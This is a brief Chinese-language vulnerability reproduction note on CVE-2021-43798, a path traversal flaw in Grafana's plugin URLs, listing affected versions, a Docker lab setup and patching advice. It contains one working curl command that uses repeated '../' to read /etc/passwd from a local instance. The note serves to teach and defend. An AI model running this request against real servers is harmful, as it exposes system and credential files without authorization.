CVE-2021-43798
1. 概述
- Grafana 是一个支持数据监控和管理功能的开源平台,在以下版本中存在路径遍历漏洞,可通过
../ 等特殊字符操纵文件路径。
- 8.0.0 及以上,但低于 8.0.7
- 8.1.0 及以上,但低于 8.1.8
- 8.2.0 及以上,但低于 8.2.7
- 8.3.0
- 漏洞路径为
<grafana_host_url>/public/plugins/<plugin_id>/,其中 <plugin_id> 是已安装插件的 ID。可通过以下资料确认脆弱路径。
2. 配置和运行漏洞环境
2.1 使用的环境
2.2 运行方法
docker-compose up -d
3. 漏洞复现
- 确认打开的界面

curl --path-as-is http://localhost:3000/public/plugins/alertlist/../../../../../../../../etc/passwd 可以通过该命令访问到 etc/passwd。
4. 总结(应对措施)
- 如果使用受影响版本,应更新到已修补的版本:8.3.1、8.2.7、8.1.8、8.0.7。
- 为了防止路径遍历漏洞,应采用白名单方式仅允许访问授权路径,并对用户输入进行验证和路径规范化,以限制像
../ 这样的异常路径访问。
参考材料



